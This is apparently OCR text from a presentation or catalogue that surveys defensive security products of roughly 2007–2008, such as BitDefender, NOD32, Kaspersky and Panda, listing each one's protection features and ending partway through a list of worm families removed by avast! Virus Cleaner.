
Socketshield

SocketShield is a zero-day exploit blocker

SocketShield can block exploits from entering the computer, regardless of how long it takes for the vendors of vulnerable applications to issue patches



Socketshield: Screenshot



BitDefender

BitDefender 2008 is an outstanding product with a user–friendly interface


It scans all existing files on computer, all incoming and outgoing emails, IM transfers, and all other network traffic

BitDefender has also improved their existing B–HAVE feature that runs pieces of software on a virtual computer to detect code that could be an unknown virus

Features:

- "Privacy Protection" for outgoing personal information
- "Web Scanning" while you are using the Internet
- "Rootkit Detection and Removal," which detects then removes hidden virus programs

BitDefender: Screenshot



ESET Nod32


NOD32 antivirus contains a minimal-impact, high performance virus scanning engine

Offers integrated real-time protection against viruses, worms, trojans, spyware, adware, phishing, and hackers

Has a number of practical features to help you monitor your computer's security including outbreak notices and history/report logging

NOD32 stops more zero-day threats on first sight


ESET Nod32: Screenshot



CA Anti-Virus

- CA Anti-Virus provides comprehensive protection against viruses, worms, and Trojan horse programs
- Detects viruses, worms, and Trojans
- Scans emails automatically
- Defends against emerging viruses
- Protects files, downloads, and attachments

CA Anti-Virus: Screenshot



F-Secure Anti-Virus

F-Secure Anti-Virus 2007 is an anti-virus tool software developed by F-Secure Corporation

Offers an easy to use protection for your computer against viruses, worms, and rootkits

Features:

- Protects computer against viruses and worms
- The new F-Secure DeepGuard technology protects you against zero-day and other future threats
- Detects and removes spyware from computer
- E-mail scanning
- Easy to install and use
- The fastest protection against new virus outbreaks

F-Secure Anti-Virus: Screenshot

Kaspersky Anti-Virus

Provides traditional anti-virus protection based on the latest protection technologies

Allows users to work, communicate, surf the Internet, and play online games on computer safely and easily

Protects from viruses, Trojans and worms, spyware, adware, and all types of keyloggers


Protection from viruses when using ICQ and other IM clients

Detects all types of rootkits

Provides three types of protection technologies against new and unknown threats:

- Hourly automated database updates
- Preliminary behavior analysis
- On-going behavior analysis

Kaspersky Anti-Virus: Screenshot




F-Prot Antivirus

F-Prot Antivirus is an antivirus software package, which protects your data from virus infection and removes any virus that may have infected your computer system

It features real-time protection and email scanning, as well as heuristic detection of suspected viruses

Automatic updates ensure that any new virus is immediately added to the F-Prot Antivirus detection and disinfection database

F-Prot Antivirus: Screenshot



Panda Antivirus Platinum


Panda Antivirus Platinum transparently eliminates viruses at the desktop and TCP/IP (Winsock) level

It detects and disinfects viruses before they can touch your hard drive

It can protect your computer from more than 60,000 different viruses, including encrypted, polymorphic, boot, file, macro (Word, Excel, and Access), trojans, Java applets, ActiveX controls, malignant Web sites, email, and Internet viruses

It includes an email and Internet protection resident that will scan POP3, SMTP, HTTP, FTP, mIRC, and NNTP traffic

Panda Antivirus Platinum: Screenshot



avast! Virus Cleaner

avast! Virus Cleaner removes selected virus & worm infections from your computer

It deactivates the virus present in memory

It identifies and removes the following worm families:

- MyDoom and Beagle/Bagle
- Badtrans
- BugBear
- Nimda
- Opas
- Sircam
- Sobig

